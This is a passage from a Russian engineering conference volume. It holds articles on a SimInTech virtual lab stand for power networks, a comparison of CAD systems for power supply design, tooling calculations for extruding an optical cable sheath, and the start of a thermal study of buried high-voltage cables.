


Рис. 2. Математическая модель активной нагрузки

Регулирование значения нагрузки осуществляется тремя стрелочными приборами, расположенными на лицевой стороне субмодели. Выставленные значения в трех фазах заносятся в память документа в виде трех переменных. Для сопоставления значений сопротивления в фазе блока активной нагрузки лабораторного стенда и модели резистора внутри субмодели была применена первая интерполяционная формула Ньютона для получения полинома четвертого порядка. Формула полинома (1) задается в свойстве блока резистора, и искомое значение сопротивления присваивается после подстановки в формулу из памяти документа соответствующей переменной:

$$P_4(x) = 0,000\,001x^4 - 0,000\,25x^3 + 0,023\,01x^2 - 0,948\,96x + 16,838\,98. \quad (1)$$

На втором этапе смоделирован блок ЛЭП. На лицевой стороне блока расположен два стрелочных прибора, отвечающих за установление значений активного сопротивления и индуктивности линии. Каждому положению стрелочного прибора присваивается своя переменная, которая заносится в память документа. Внутри субмодели блока расположены однолинейные ветви с блоками RLC -цепи активно-индуктивного характера $R-L$ (рис. 3). При подстановке из памяти документа соответствующих переменных в формулы полиномов для активного сопротивления (2) и омического сопротивления индуктивности (3) в свойствах блока присваиваются их численные значения.

$$P_4(x) = -3,066\,667 \cdot 10^{-8} x^4 - 0,000\,011 x^3 - 0,001\,123 x^2 + 1,052\,33 x, \quad (2)$$

$$P_4(x) = -6,172\,84 x^4 + 15,4321 x^3 - 12,7778 x^2 + 36,6111 x. \quad (3)$$



Рис. 3. Математическая модель ЛЭП

В виртуальной модели стенда используются субмодели трехфазного трансформатора и источника питания из стандартной библиотеки SimInTech.

На третьем этапе была собрана итоговая модель виртуального стенда, представленная на рис. 4.




Рис. 4. Виртуальный стенд

Показания с виртуального стенда выводятся как на рабочей области в виде действующих значений, так и в отдельных окнах в виде графиков мгновенных значений.

На четвертом этапе производилась оценка корректности работы виртуального стенда и его соответствия лабораторному стенду в двух режимах работы: нормальном и аварийном (трехфазное и двухфазное КЗ вначале блока нагрузки). В рассматриваемых режимах работы показания исследований представляют собой графики мгновенных значений (рис. 5).




Рис. 5. График токов при моделировании нормального режима: *а* – моделирование на лабораторном стенде; *б* – математическое моделирование в SimInTech

В таблицу занесены результаты измерений мгновенных значений тока в фазе A I_a и фазного напряжения U_A в начале блока ЛЭП с лабораторного и виртуального стендов. Согласно теории подобия, необходимо результаты, рассчитанные виртуальным стендом (системы-модели), сопоставить с реальными показаниями, полученными с лабораторного стенда (системы-оригинала) при помощи измерительных приборов. По соотношению величин можно судить о степени подобия процессов модели и их соответствии критериям подобия [6]. В рамках разработанного виртуального стенда под изучаемым процессом понимается установившийся режим работы моделируемой сети.

Результаты и обработка результатов измерений мгновенных значений

Наименование модели	Нормальный режим		Аварийный режим			
			Трехфазное КЗ		При двухфазном КЗ фазы А и В	
	I_a , mA	U_a , В	I_a , mA	U_a , В	I_a , mA	U_a , В
Лабораторный стенд	95	300	3250	250	4000	300
Виртуальный стенд	92,5	294,43	3306	260,57	4158,74	292,43
Погрешность в показаниях, %	-2,63	-1,85	+1,72	+4,23	+3,97	-2,52

Выводы. По результатам таблицы можно заключить, что разработанный виртуальный стенд проводит расчет установившихся режимов по способу приближенного моделирования с приближенным подобием

подлежащих исследованию величин. Так, при нормальном режиме работы величины тока и напряжения систем оригинала и модели находятся в соотношении, близком к 1:1, и относительная погрешность исследуемых величин находится на уровне погрешности измерительных приборов ($<5\%$) [7].

В аварийных режимах работы наблюдаются расхождения расчетных величин с реальными измерениями. Причина несоответствия реальных показаний расчетными заключается в том, что в виртуальном стенде имеется сознательное допущение в виде использования стандартного блока субмодели трехфазного трансформатора.

При расчете исследуемых величин программа использует параметры схемы замещения, которые по умолчанию занесены в свойства субмодели. Данные параметры отличаются от реальных характеристик трансформатора, из-за чего расчеты являются несопоставимыми с показаниями лабораторного стенда.

Для решения данной проблемы необходимо опытным путем получить характеристики однофазных трансформаторов и самостоятельно рассчитать параметры схемы замещения, с последующей реализацией субмодели трансформатора в виде отдельного блока.

Библиографический список

1. Веников В.А. Теория подобия и моделирования (применительно к задачам электроэнергетики): учеб. пособие для вузов. – М.: Высшая школа, 1976. – 479 с.
2. Introduction to Energy Systems Modeling / A. Herbst, F. Toro, F. Reitze, E. Jochem // Swiss Society of Economics and Statistics. – 2012. – Vol. 148(2). – P. 111–135.
3. Сибикин Ю.Д. Основы электроснабжения объектов: учеб. пособие. – 3-е изд., стер. – М.; Берлин: Директ-Медиа, 2020. – 328 с.
4. Электрические машины: машины переменного тока: учеб. / А.И. Вольдек, В.В. Попов [и др.]. – СПб.: Питер, 2008. – 349 с.
5. Среда динамического моделирования технических систем SimInTech: практикум по моделированию систем автоматического регулирования / Б.А. Карташов, Е.А. Шабаетов, О.С. Козлов, А.М. Щекатуров. – М.: ДМК Пресс, 2017. – 424 с.

6. Modeling of the Interaction of Structural Elements / B.V. Kavalero, A.B. Petrochenkov, K.A. Odin, V.A. Tarasov // Russian Electrical Engineering. – 2013. – Vol. 84, no. 1. – P. 9–13. DOI: 10.3103/S1068371213010033

7. Taylor J.R. An Introduction to Error Analysis. – University Science Book Mill Valley, California, 1982. – 272 p.

Сведения об авторах

Петроченков Антон Борисович – доктор технических наук, доцент, проректор по образовательным технологиям Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: pab@msa.pstu.ru

Семенов Александр Сергеевич – аспирант, ассистент кафедры «Микропроцессорные средства автоматизации» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: ASSEMENOV@pstu.ru

Треногин Сергей Андреевич – студент Пермского национального исследовательского политехнического университета, гр. ЭС-20-16, г. Пермь, e-mail: s.trenogin@list.ru

И.С. Богачев, А.В. Ромодин

**АНАЛИЗ СУЩЕСТВУЮЩИХ СИСТЕМ АВТОМАТИЗИРОВАННОГО
ПРОЕКТИРОВАНИЯ ДЛЯ ВЫЯВЛЕНИЯ НЕДОСТАЮЩЕГО
ФУНКЦИОНАЛА ПРИ ПРОЕКТИРОВАНИИ
СИСТЕМ ЭЛЕКТРОСНАБЖЕНИЯ**

Представлен анализ существующих систем автоматизированного проектирования, выявленные недостатки функционала в современных САПР не позволяют упростить процесс проектирования систем электроснабжения. Анализ проведен по ряду критериев, его результаты представлены в таблице с соответствующими обозначениями.

Ключевые слова: САПР, система электроснабжения, проектирование, BIM-технологии, трехмерное моделирование, электрические схемы, спецификации, техническая документация, модель, проект.

I.S. Bogachev, A.V. Romodin

**ANALYSIS OF EXISTING COMPUTER-AIDED DESIGN SYSTEMS
TO IDENTIFY MISSING FUNCTIONALITY IN THE DESIGN /
OF POWER SUPPLY SYSTEMS**

The article presents an analysis of existing computer-aided design systems, the identified functional shortcomings in modern CAD systems do not allow simplifying the process of designing power supply systems. The analysis was carried out according to a number of criteria and its results are presented in a table with appropriate designations.

Keywords: CAD, power supply system, design, BIM technologies, three-dimensional modeling, electrical circuits, specifications, technical documentation, model, project.

Процесс разработки проекта системы электроснабжения состоит из следующих этапов: расчет электрической нагрузки; разработка основных технических решений; подбор подходящего электрооборудования; выбор трассировки и способа прокладки кабельных линий; выбор места установки электрооборудования; разработка электрических схем; разработка мероприятий по защите людей от поражения электрическим током; размещение оборудования и кабельных трасс на плане; составление спецификации оборудования, изделий и материалов [1]. Дополнительно разрабатывают системы молниезащиты и заземлений, выпол-

няют расчет автоматики, которая гарантирует отключение электропитания при перегрузках и коротких замыканиях.

Среди самых популярных и часто используемых САПР для проектирования систем электроснабжения выделяют: nanoCAD, Revit, Renga, AutoCAD, «КОМПАС-3D» [2].

Эти программы схожи между собой по реализации и функционалу и позволяют создавать проектную и рабочую документацию. Несмотря на их популярность, использование этих программ не всегда оправдано, потому что для работы в многофункциональных пакетах требуется специальное обучение людей, работающих над проектом, а если использовать решение с ограниченным количеством функций, то часть расчетов приходится делать вручную.

NanoCAD представляет собой многомерную САПР с разнообразным функционалом. В нее входит полный набор инструментов для комплексного трехмерного моделирования [3]. В состав пакета входит надстройка «NanoCAD BIM Электро» [4], которая позволяет проектировать и моделировать системы силового электрооборудования, внутреннего и наружного электроосвещения промышленных и гражданских объектов.

В «NanoCAD BIM Электро» реализована автоматизация необходимых электротехнических расчетов: расчет электрических нагрузок, расчет токов короткого замыкания, расчет кабеля по длительно допустимому току, расчет токов утечки, расчет падения напряжения.

Принцип работы «NanoCAD BIM электро» соответствует основному принципу OpenBIM: построение единой информационной модели объекта благодаря использованию специальных функций и инструментов. Кроме обширного функционала, имеется возможность экспорта в обменные файлы стандарта IFC, что позволяет без дополнительной конвертации внедрять информационные модели электрических сетей в общую информационную модель проектируемого объекта, реализуемую на любой BIM-платформе.

Revit является американской разработкой, создана компанией Autodesk [5]. В комплекс внедрено большое количество возможностей и функций, которые позволяют проектировщикам систем электроснабжения и электроосвещения автоматизировать большое количество рутинных операций. Revit позволяет: проектировать и моделировать кабельные каналы различных уровней сложности; проектировать электрические схемы; находить оптимальные схемы прокладки кабельных линий.

Важным достоинством программы является ее расширяемость: имеется возможность обмена файлами со сторонним ПО, что позволяет беспрепятственно контактировать со смежными подрядчиками и заказчиками.

Renga является российским программным обеспечением компании Renga Software [6]. Система позволяет создавать информационные модели сетей электроснабжения и электроосвещения объектов различного назначения. Набор инструментов позволяет обеспечить максимальную автоматизацию процесса прокладки кабельных линий и получение соответствующих чертежей и спецификаций. Проектировщику нужно лишь наполнить модель нужными и правильными инженерными данными. Спроектировать систему электроснабжения в Renga можно двумя способами.

Первый способ заключается в том, что над 3D-моделью проекта работают одновременно специалисты разных областей: инженеры-электрики, архитекторы, конструкторы и т.д. Такой способ разработки проекта дает возможность перечисленным специалистам получать информацию об изменении модели в режиме реального времени и работать в параллели друг с другом, не дожидаясь обратной связи от коллег.

Второй способ основан на том, что архитектор и конструктор предоставляют двухмерные чертежи инженеру-электрику, а последний самостоятельно создает 3D-модель системы энергоснабжения, учитывая полученные данные. В данном случае чертежи могут быть использованы в качестве подложки проекта.

На этапе проектирования любым из способов благодаря информационной модели у проектировщика есть постоянный доступ к информации о габаритах помещения, конструкциях, используемых материалах и многому другому. И уже на основании полученных данных выполняются необходимые инженерные расчеты.

В Renga расчетные модули создаются во внешних приложениях, для того, чтобы не перегружать основной массив большими расчетами. Это дает возможность проектировщику выбирать удобные для него инструменты от других партнеров. Готовые расчеты подгружаются в табличную форму, после чего программа собирает информацию с объектов и формирует необходимые отчеты и спецификацию, которые пересчитываются в случае изменения 3D-модели.

AutoCAD – двух- и трехмерная система автоматизированного проектирования, разработанная американской компанией Autodesk [7].

Если говорить о двумерном проектировании, то AutoCAD сегодня бесспорный лидер в отрасли проектирования систем энергоснабжения. Система содержит полный набор инструментов и для трехмерного проектирования и позволяет получить визуализацию модели высокого качества. AutoCAD также включает в себя полный набор инструментов для комплексного трехмерного моделирования. AutoCAD позволяет получить высококачественную визуализацию моделей.

Разработчиками создано много прикладных пакетов, таких как AutoCAD Electrical [6], САПР ЛЭП, Rubius Electric Suite и других, для автоматизации расчетов, составления 3D-моделей, выгрузки планов и спецификаций.

«КОМПАС-3D» является отечественным продуктом, произведенным компанией «Аскон» [8]. Система широко используется для 3D-моделирования многими предприятиями практически во всех отраслях промышленности России.

К основным достоинствам «КОМПАС-3D» относят: инструменты для проектирования изделий любой сложности, оформление документации в соответствии с ЕСКД и СПДС, доступность, простота освоения программы, бесплатная техническая поддержка, льготное замещение зарубежных САПР.

Кроме основного пакета, разработано отдельное приложение «КОМПАС: Электроснабжение» [9], предназначенное для автоматизации заполнения проектной и рабочей документации для систем электроснабжения.

Возможности пакета «КОМПАС»:

- возможность размещения светотехнического оборудования в автоматическом или ручном режиме, автоматический расчет освещенности,
- возможность размещения электрического оборудования и прокладки кабельных линий,
- возможность создания электротехнической модели, содержащей данные об оборудовании, а также структуре силовых и контрольных кабельных связей между ними,
- автоматическое формирование необходимых схем,
- автоматическое создание спецификации оборудования, изделий и материалов.

Представленный пакет направлен на уменьшение времени, которое уходит у проектировщика на стандартные операции, что позволяет

уменьшить время разработки проекта и повысить качество проектной документации.

По результатам анализа систем автоматизированного проектирования, их функционала, инструментов и особенностей составлена сравнительная таблица (таблица) в соответствии с заданными ранее критериями. Обозначения в таблице: «+» – удовлетворяет критериям; «-» – не удовлетворяет критериям; «+*» – удовлетворяет критериям, при установке дополнительных приложений к программам.

Сравнение рассмотренных САПР по выделенным критериям

Критерий	NanoCAD	Revit	Renga	AutoCAD	«КОМПАС-3D»
Автоматизированный расчет нагрузок, падения напряжения, токов КЗ	+*	+	+*	+*	+*
Автоматизированное составление однолинейных и принципиальных схем	+*	+	+	+*	+*
Автоматизированное составление спецификаций	+*	+	+	+*	+*
Автоматизированный подбор оборудования	—	—	—	—	—

Часто выбор САПР обусловлен целями и задачами, которые необходимо решить в процессе проектирования, а также личными предпочтениями проектировщика.

Компании-подрядчики, которые специализируются на BIM-технологиях [10], обычно используют программные пакеты Revit или Renga. Остальные предпочитают использовать более фундаментальные и привычные NanoCAD, AutoCAD и «КОМПАС-3D» в совокупности с дополняющими их надстройками и приложениями.

Подводя итог анализу существующих систем автоматизированного проектирования в области проектирования систем энергоснабжения, можно сделать вывод, что существующие программные решения способны обеспечить достаточным уровнем автоматизации разработки в части проектирования систем электроснабжения. Однако ни в одной из рассмотренных систем, которые являются наиболее используемыми в России, не решен вопрос автоматизации подбора электрооборудования. Эту стандартную, но требующую затрат большого количества времени операцию проектировщики выполняют вручную. Поскольку заказчики устанавливают все более сжатые сроки проектирования, мо-

гут менять выделенный бюджет в ходе разработки или устанавливать иные требования, существенно влияющие на выбор оборудования, автоматизация подбора электрооборудования могла бы существенно упростить большое количество процессов в ходе проектирования.

Библиографический список

1. ГОСТ 21.613–2014. Правила выполнения рабочей документации силового электрооборудования. – М., 2014.
2. САПР: что такое система автоматизированного проектирования // 3В-СОФТ. – URL: sapr-soft.ru/stati/sapr-cto-takoe-sistema-avtomatizirovannogo-proektirovaniya (дата обращения: 14.05.2023).
3. Платформа NanoCAD. – URL: www.nanocad.ru (дата обращения: 14.05.2023).
4. NanoCAD BIM Электро. – URL: www.nanocad.ru (дата обращения: 14.05.2023).
5. Autodesk. – URL.: www.autodesk.ru (дата обращения: 27.03.2023).
6. Хочешь научиться моделировать в Renga? [Электронный ресурс] // Renga – российская BIM-система для проектирования. – URL: rengabim.com/ (дата обращения: 14.05.2023).
7. Обзор программы AutoCAD. – URL: sapr-soft.ru/stati/obzor-programmy-autocad (дата обращения: 14.05.2023).
8. Компас-3D [Электронный ресурс]. – URL.: www.kompas.ru (дата обращения: 27.03.2023).
9. Компас-3D // Электроснабжение ЭС/ЭМ. – URL: kompas.ru/kompas-3d/application/construction/es-em/ (дата обращения: 14.05.2023).
10. BIM-технологии – это простым языком [Электронный ресурс] // BIMLAB. – URL: bimlab.ru/faq-bim3d.html (дата обращения: 14.05.2023).

Сведения об авторах

Богачев Иван Сергеевич – магистрант Пермского национального исследовательского политехнического университета, гр. ЦЭКП-21-1м, г. Пермь, e-mail: bivan17@mail.ru

Ромодин Александр Вячеславович – кандидат технических наук, доцент кафедры «Микропроцессорные средства автоматизации» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: romodin_av@pstu.ru

В.Э. Петроков, В.В. Черняев

РАСЧЕТ ТЕХНОЛОГИЧЕСКОГО РЕЖИМА ИЗГОТОВЛЕНИЯ ОПТИЧЕСКОГО КАБЕЛЯ ОБВ НГ(А)-НФ

Рассмотрен расчет технологического режима изготовления кабеля ОБВ нг(А)-НФ. Рассмотрена методика расчета операции наложения внешней оболочки.

Ключевые слова: кабель, технологический режим, экструзия, оболочка, полимерная композиция, МДРН, ОВ.

V.E. Petrokov, V.V. Chernyaev

CALCULATION OF TECHNOLOGICAL MODE OF THE OPTICAL CABLE OBV NG(A)-HF

This article describes the calculation of the technological mode of manufacturing cable OBV NG(A)-HF. The method of calculating the operation of imposing the outer shell is considered.

Keywords: Cable, technological mode, extrusion, shell, polymer composition, MDRN, OV.

Оптический кабель для внутренней прокладки используется чаще всего в жилых или офисных помещениях, поэтому к нему предъявляются особые требования по противопожарной безопасности. Его оболочка не должна поддерживать горение, а при высоких температурах, характерных для пожаров, — не должна выделять вредных веществ.

Распределительные кабели используются для проведения линии связи от общего распределительного шкафа до точек на этажах. Кабель ОБВ включает волокно в буферном покрытии (количество волокон варьируется от 2 до 48).

Прочность кабеля обеспечивают два стеклопластиковых прутка, впаянных в оболочку. Применение кабелей такого типа исключает промежуточный монтаж всех волокон на каждом этаже, это отличное решение для многоэтажного дома. нг(А)-НФ — оболочка кабеля изготавливается из полимерного материала, не распространяющего горение при групповой прокладке, с низким дымовыделением, безгалогенного (класс ПРГП1).

Рассмотрим типовую конструкцию такого кабеля на примере кабеля марки ОБВ нг(А)-НГ на рисунке:

1. Оптическое волокно.
2. Буферное покрытие.
3. Стеклопластиковые прутки.
4. Безгалогенная оболочка, не распространяющая горение.
5. Риски (указание мест вскрытия кабеля).




Рис. Конструкция кабеля

Кабель с периферийными силовыми элементами в виде стеклопластиковых прутков и оптическим волокном в буферном покрытии (табл. 1). Внешняя оболочка выполнена из полимерного материала, не распространяющего горение и не выделяющего коррозионно-активных газообразных продуктов. Кабель предназначен для вертикальной прокладки внутри зданий и сооружений с использованием лотков, коробов.

Кабель ОБВ будет представлен с максимально допустимой растягивающей нагрузкой (МДРН), 400 Н, с маркоразмерами на 4, 24, 48 оптических волокон (ОВ) в кабеле.

Исходные данные для расчета технологического режима изолирования

Конструкция		Номинальные размеры, мм				
МДРН, Н	Число ОВ в кабеле	Диаметр по буферному покрытию	Диаметр стеклопластиковых стержней	Диаметр под оболочку	Толщина оболочки	Диаметр кабеля
400	4	0,9	1,0	4,5	2,0	6,5
	24	0,9	1,0	8,5	2,0	10,5
	48	0,9	1,0	11,5	2,5	14,5

Расчет формующего инструмента (табл. 2).

Внутренний выходной диаметр дорна

$$D_1 = D_{\text{заг}} + \Delta_{\text{заг}} + \Delta',$$

где $D_{\text{заг}}$ и $\Delta_{\text{заг}}$ – номинальный диаметр и максимальный допуск на диаметре заготовки; Δ' – размер зазора, обеспечивающий свободное про-

хождение заготовки через дорн. Величина Δ' зависит от размера и вида заготовки. На практике принимается $\Delta_{\text{заг}} + \Delta' = 0,2$ мм. Тогда

$$D_1 = 4,5 + 0,2 = 4,7 \text{ мм.}$$

Наружный диаметр дорна D_2 должен превышать D_1 не более чем на 1 мм:

$$D_2 = D_1 + 1,$$

$$D_2 = 4,7 + 1 = 5,7 \text{ мм.}$$

Угол конусности дорна α не имеет принципиального значения, однако для обеспечения плавности потока расплава его обычно выбирают по возможности минимальным, обычно в пределах 20° – 60° , $\alpha = 30^\circ$.

Длина цилиндрической части (носика) дорна l_1 принимают равной 2–5 мм. $l_1 = 2$ мм.

$$D_m = 1,03D = 1,03 \cdot 4,5 = 4,64 \text{ мм,}$$

где D – диаметр под оболочку.

Длина цилиндрической части матрицы принимается $L = 5$ мм.

Угол конусности матрицы

$$\beta = \alpha + (0 - 10), \beta = 30 + 10 = 40^\circ.$$

Угол между образующими конусных поверхностей дорна и матрицы:

$$\frac{\beta - \alpha}{2} = \frac{40 - 30}{2} = 5.$$

Таблица 2

Размеры формирующего инструмента

Марка кабеля	Марко-размер	D_1 , мм	D_2 , мм	l_1 , мм	D_m , мм	L , мм	α , °	β , °
ОБВ нг(А)-НГ	До 4 ОВ	4,7	5,7	2	6,695	5	30	40
	До 24 ОВ	8,8	9,8	2	10,815	5	30	40
	До 48 ОВ	12	13	2	14,935	5	30	40

В результате выполненных расчетов был получен технологический режим изготовления наружной оболочки кабеля марки ОБВ нг(А)-НГ. Выбраны требуемые параметры технологического оборудования, а также инструмента.

Библиографический список

1. Производство кабелей и проводов / под. ред. Н.И. Белоруссова и И.Б. Пешкова. – М.: Энергоиздат, 1981. – 536 с.
2. Григорьян А.Г., Дикерман Д.Н., Пешков И.Б. Производство кабелей и проводов с применением пластмасс и резин / под ред. И.Б. Пешкова. – М.: Энергоатомиздат, 1992. – 304 с.
3. ГОСТ Р МЭК 60794-1-22–2017 ГОСТ 52266–2020. – М., 2020.
4. ГОСТ 16336–2013. Композиции полиэтилена для кабельной промышленности. – М., 2013.
5. ГОСТ 5151–79. Барабаны деревянные для электрических кабелей и проводов. – М., 1979.
6. ТУ 3587-001-88083123–2010. Кабели связи оптические. – М., 2010.
7. ГОСТ Р 52266–2020. – М., 2020.

Сведения об авторах

Петроков Владимир Эдуардович – студент Пермского национального исследовательского политехнического университета, гр. КТЭ-19-1б, г. Пермь, e-mail: petrokovvladimir01@gmail.com

Черняев Владислав Васильевич – кандидат технических наук, доцент кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: ktei@mail.ru

Л.И. Зорихина, А.Г. Щербинин

**ЧИСЛЕННОЕ ИССЛЕДОВАНИЕ ПРОЦЕССОВ
НЕСТАЦИОНАРНОЙ ТЕПЛОПРОВОДНОСТИ
ВЫСОКОВОЛЬТНЫХ СИЛОВЫХ КАБЕЛЕЙ,
ПРОЛОЖЕННЫХ В ЗЕМЛЕ**

Исследуется математическая модель нестационарной теплопроводности высоковольтной кабельной линии в режиме перегрузки. Работа в данном режиме означает использование кабельной системы для передачи электроэнергии с токовой нагрузкой, превышающей номинальные значения. Это может быть временная ситуация, когда требуется передать больше энергии или неожиданное увеличение нагрузки, вызванное различными факторами, поэтому для предотвращения негативных последствий и увеличения времени эксплуатации необходимо моделировать и изучать работу кабельной линии в режиме работы перегрузки.

Ключевые слова: математическая модель, кабельная линия, изоляция, режим перегрузки, нестационарная теплопроводность, ANSYS Fluent.

L.I. Zorikhina, A.G. Shcherbinin

**NUMERICAL STUDY OF THE PROCESSES
OF NON-STATIONARY THERMAL CONDUCTIVITY
OF HIGH-VOLTAGE POWER CABLES LAID
IN THE GROUND**

In this article a mathematical model of the unsteady thermal conductivity of a high-voltage cable line in overload mode is investigated. Operation in this mode means using a cable to transmit electricity with a current load exceeding the nominal values. This may be a temporary situation when it is necessary to transfer more energy or an unexpected increase in load caused by various factors, therefore, in order to prevent negative consequences and increase the operating time, it is necessary to simulate and study the operation of the cable line in overload mode.

Keywords: mathematical model, cable line, insulation, overload mode, non-stationary thermal conductivity, ANSYS Fluent.

Одним из важных аспектов является тепловой режим работы кабелей. При передаче электроэнергии через кабель происходит потеря энергии в виде тепла из-за сопротивления материала проводника. Для предотвращения перегрева кабеля и обеспечения надежной работы важно контролировать тепловые параметры, такие как нагрузка на кабель и его тепловое сопротивление.

Были исследованы процессы нестационарной теплопроводности на примере трехфазной кабельной линии, прокладываемой в земле. Система состоит из трех одножильных кабелей марки ПвП на напряжение 220 кВ, с площадью поперечного сечения многопроволочной уплотненной медной токопроводящей жилы 1200 мм².

Численно методом конечных объемов определены поля температур и допустимая токовая нагрузка в режиме перегрузки работы силовых кабелей.

При исследовании влияния способа прокладки кабеля на величину длительно допустимого тока были использованы следующие допущения: опускаем, что ТПЖ должна быть выполнена из пяти секторных заготовок с углом основания сектора 71° и центрального сердечника; пренебрегаем обмоткой по ТПЖ, обмоткой по изоляции; градиентом температуры по продольной координате можно пренебречь; теплофизические свойства массива земли и элементов конструкции кабеля постоянны; вместо полуограниченного массива земли была использована цилиндрическая стенка с различными диаметрами: 5, 10, 15, 20 и 25 м.

Уравнение теплопроводности с учетом допущений примет вид [4]

$$c\rho \frac{\partial t}{\partial \tau} = \frac{\partial}{\partial x} \left(\lambda \frac{\partial t}{\partial x} \right) + \frac{\partial}{\partial y} \left(\lambda \frac{\partial t}{\partial y} \right) + q_v,$$

где x и y – декартовы координаты; c – удельная теплоемкость, $\frac{\text{Дж}}{\text{кг} \cdot ^\circ\text{C}}$; ρ – плотность, $\frac{\text{кг}}{\text{м}^3}$; t – температура, $^\circ\text{C}$; q_v – удельная мощность источника тепла, $\frac{\text{Вт}}{\text{м}^3}$, которая для токопроводящей жилы определяется по формуле [4]

$$q_v = \frac{I^2 R_{\approx}}{S},$$

где S – сечение ТПЖ; м²; I – ток, А; $R_{\approx}$ – сопротивление ТПЖ переменному току, Ом/м.

Температура окружающей среды составляет 15 °C [1]. Глубина прокладки кабельной линии составляет 2 м. На нижней границе применяется адиабатическое условие. На границе раздела твердых сред устанавливается идеальный тепловой контакт, при котором выполняется условие равенства тепловых потоков.

Геометрическая модель была создана и расчетная сетка была наложена с использованием программного модуля ANSYS ICEM CFD. Затем эти данные были экспортированы в ANSYS Fluent. Решение задачи производилось поэтапно с использованием неравномерных сеток.

Для каждого элемента конструкций количество элементов сетки в соответствии с его размером и материалом исполнения [3].

Вычисление токовых нагрузок кабеля осуществляется путем итерационного метода. На каждом шаге итерации определяется температурное поле. Критерием окончания итерационного процесса является достижение максимальной температуры в изоляции требуемой точности [3].

Был выбран грунт для прокладки высоковольтной кабельной линии, теплофизические характеристики которого указаны в табл. 1.

Таблица 1

Теплофизические свойства

Грунт по ГОСТ Р МЭК	Коэффициент теплопроводности, $\frac{\text{Вт}}{\text{м} \cdot \text{К}}$	Удельная теплоемкость, $\frac{\text{Дж}}{\text{кг} \cdot \text{К}}$	Плотность, $\text{кг}/\text{м}^3$
	1,09	1260	1700

Табл. 2 содержит значения номинальных токов I_n для рассмотренных способов прокладки.

Таблица 2

Номинальные токи

Рабочая температура жилы, °С	I_n при прямой прокладке 1D в свету, А	I_n при прямой прокладке 2D в свету, А	I_n при треугольной вплотную, А	I_n при треугольной прокладке 1D в свету, А
70	1260	1304	1170	1289
90	1387	1399	1336	1348

Рис. 1 отображает распределение температурного поля в стационарном режиме в массиве грунта, полученное при прямой прокладке на расстоянии, равном одному диаметру кабеля.






Рис. 1. Распределение температурного поля кабельной линии при прямой прокладке 1D в свету и массива грунта




a

